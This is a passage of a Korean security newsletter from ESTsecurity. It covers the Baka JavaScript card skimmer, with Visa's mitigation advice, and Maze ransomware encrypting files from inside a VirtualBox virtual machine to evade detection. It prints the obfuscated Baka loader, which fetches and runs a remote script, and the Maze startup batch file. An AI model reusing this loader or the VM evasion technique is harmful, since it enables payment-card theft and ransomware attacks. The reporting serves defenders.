            if (_scriptCallback != null) { // _scriptCallback is a string returned by the above loaded JS file - encrypted string of plair
                let c = () => {};
                c.toString = () => { c = false }
                if(typeof c === "function") {
                    let _script = __script(s);
                    let c = _scriptCallback; // save the first returned string as the key for later
                    _loadScripts([
                        _script(_scriptCallback), // https://b-metric.com/analytics.js?q=0.<rand num from var "s" >
                    ], () => {
                        a = "constructor";
                        b = {};
                        c = __script(c); // initialize another decoder
                        a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub), a).value, 0, c(_scriptCallback))();
                        _scriptCallback = null;
                        clearInterval(___s);
                    });
                }
            }
        }, 100);
    } catch (e) {

    }
});
```

[그림 2] Baka 로더

[출처] https://usa.visa.com/content/dam/VCOM/global/support-legal/documents/visa-security-alert-baka-javascript-skimmer.pdf

예방을 위한 모범 사례 및 완화법

Visa 는 금융 기관의 회원, 온라인 스토어 운영자, 서비스 제공업체, 서드파티 공급 업체, 통합 소매 업체에 결제 시스템이 해킹된 것을 발견할 경우 WTDIC(What to do if Compromised) 문서를 참조하여 조치를 취할 것을 권장했다.

또한 회사는 온라인 스토어 플랫폼의 보안을 위한 모범적인 방안을 공유했다.

- 온라인 스토어 환경에서 C2와의 통신이 있는지 주기적으로 확인
- 서비스 제공 업체를 통해 온라인 스토어 환경에 통합된 코드에 대해 숙지 및 경계하기
- CDN 및 기타 서드파티 리소스 면밀히 조사
- 온라인 사이트에서 취약점이나 악성코드를 정기적으로 스캔하기
- 정기적으로 쇼핑 카트, 기타서비스 및 모든 소프트웨어를 최신 버전으로 업그레이드 및 패치 적용
- 웹 애플리케이션 방화벽을 설정하여 웹사이트로의 의심스러운 접근 차단하기\
- 관리 포털 및 계정에 대한 접근 권한을 꼭 필요한 인원에게만 부여하기
- 강력한 암호를 사용하고 이중 인증 기능 활성화 하기
- 직접 운영하는 결제 페이지보다 결제 솔루션에서 운영하는 다른 웹 페이지에 고객이 정보를 입력하도록 고려

ESTsecurity Copyright © 2020 ESTsecurity Corp. All rights reserved.

이는 온라인 스토어 스키밍 악성코드로부터 운영자와 고객을 가장 안전히 보호할 수 있는 방안이다.

[출처] [Bleeping Computer] Visa warns of new Baka credit card JavaScript skimmer
https://www.bleepingcomputer.com/news/security/visa-warns-of-new-baka-credit-card-javascript-skimmer/
[Visa] 'Baka' JavaScript Skimmer Identified
https://usa.visa.com/content/dam/VCOM/global/support-legal/documents/visa-security-alert-baka-javascript-skimmer.pdf
[Visa] What To Do If Compromised https://usa.visa.com/dam/VCOM/download/merchants/cisp-what-to-do-if-compromised.pdf
[Pci] Information Supplement: Best Practices for Securing E-commerce
https://www.pcisecuritystandards.org/pdfs/best_practices_securing_ecommerce.pdf

Maze 랜섬웨어, 탐지를 피하기 위해 암호화에 가상머신 사용

Maze ransomware now encrypts via virtual machines to evade detection

Maze 랜섬웨어 운영자가 과거 Ragnar Locker 그룹이 사용했던 전략을 채택한 것으로 나타났다. 이제 이들은 가상머신에서 컴퓨터를 암호화하기 시작했다. 지난 5 월, Ragnar Locker 가 호스트 내 보안 소프트웨어를 우회하기 위해 VirtualBox Windows XP 가상머신을 사용하여 파일을 암호화한다는 내용이 보도되었다.

이 가상 머신은 호스트의 드라이브를 원격 공유로 마운트한 후, 해당 공유 내 파일을 암호화하기 위해 해당 가상머신에서 랜섬웨어를 실행한다. 해당 가상 머신은 어떤 보안 소프트웨어도 실행하고 있지 않으며 호스트의 드라이브에 마운트된 상태이기 때문에 호스트의 보안 소프트웨어는 이 악성코드를 탐지 및 차단할 수 없게 된다.

Maze, 이제 가상머신을 통해 컴퓨터를 암호화하기 시작해

Sophos 는 한 고객에게 발생한 사건을 대응하던 중 Maze 가 랜섬웨어를 두 번 배포하려고 시도했으나 보안 소프트웨어에 차단된 것을 발견했다. Maze 공격자는 위 두 번의 시도에서 'Windows Update Security,' 'Windows Update Security Patches,' 'Google Chrome Security Update' 등의 이름을 사용하는 예약 작업을 통해 다양한 랜섬웨어 파일을 실행하려 시도했다. Sophos 의 Peter Mckenzie 는 이 두 번의 시도가 모두 실패하자 Maze 공격자가 Ragnar Locker 랜섬웨어가 이전에 시도했던 전략을 시도했다고 밝혔다.

Maze 는 세 번째 공격에서 커스터마이징된 윈도우 7 가상 머신과 함께 VirtualBox VM 소프트웨어를 서버에 설치하는 MSI 파일을 배포했다. 가상머신이 시작되면 Ragnar Locker 공격과 마찬가지로 Maze 를 실행하기 위해 기기를 준비시키는 startup_vrun.bat 배치파일이 실행된다.

 Copyright © 2020 ESTsecurity Corp. All rights reserved.

```
@echo off
ping -n 6 127.0.0.1>nul
start explorer \\VBOXSVR\1\
if exist C:\vrun.exe goto o
:a
if exist \\VBOXSVR\1\builder\vrun\vrun.exe goto b
ping -n 2 127.0.0.1>nul
goto a
:b
copy /y \\VBOXSVR\1\builder\vrun\vrun.exe C:\vrun.exe
copy /y \\VBOXSVR\1\builder\vrun\payload C:\payload
copy /y \\VBOXSVR\1\builder\vrun\preload C:\preload.bat
C:\preload.bat
shutdown /s /f /t 1
exit
:o
C:\vrun.exe
```

SOPHOSlabs

[그림] 가상머신에서 Maze 랜섬웨어를 실행시키기 위한 배치 파일

[출처]https://news.sophos.com/en-us/2020/09/17/maze-attackers-adopt-ragnar-locker-virtual-machine-technique/

이후 머신이 종료되고 재시작되면 호스트의 파일을 암호화하기 위해 vrun.exe 가 시작된다. 가상머신이 호스트의 마운트된 드라이브에서 암호화 작업을 수행하기 때문에,보안 소프트웨어가 동작을 탐지 및 중지할 수 없게 된다. SophosLabs 연구원들은 Ragnar Locker 의 이전 공격에 비해 디스크 용량이 더 많이 필요한 '비싼 공격 방식'이라 설명했다. Ragnar Locker의 가상 머신 공격은 윈도우 XP를 활용했기 때문에 설치 공간은 404MB 밖에 필요하지 않았다. Maze는 윈도우 7을 활용했기 때문에 총 2.6GB 가 필요했다.

이 공격을 통해 랜섬웨어 운영자들이 다른 경쟁자의 전략을 모니터링하고 필요할 경우 이를 채택한다는 사실을 알 수 있다. Ragnar Locker 는 Maze 카르텔의 일부이기 때문에 Maze 가 이 공격을 실행할 수 있도록 Ragnar 측에서 도움을 주었을 가능성도 있다.

[출처] [Bleeping Computer] Maze ransomware now encrypts via virtual machines to evade detection
https://www.bleepingcomputer.com/news/security/maze-ransomware-now-encrypts-via-virtual-machines-to-evade-detection/
[Sophos] Maze attackers adopt Ragnar Locker virtual machine technique
https://news.sophos.com/en-us/2020/09/17/maze-attackers-adopt-ragnar-locker-virtual-machine-technique/

 Copyright © 2020 ESTsecurity Corp. All rights reserved.

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com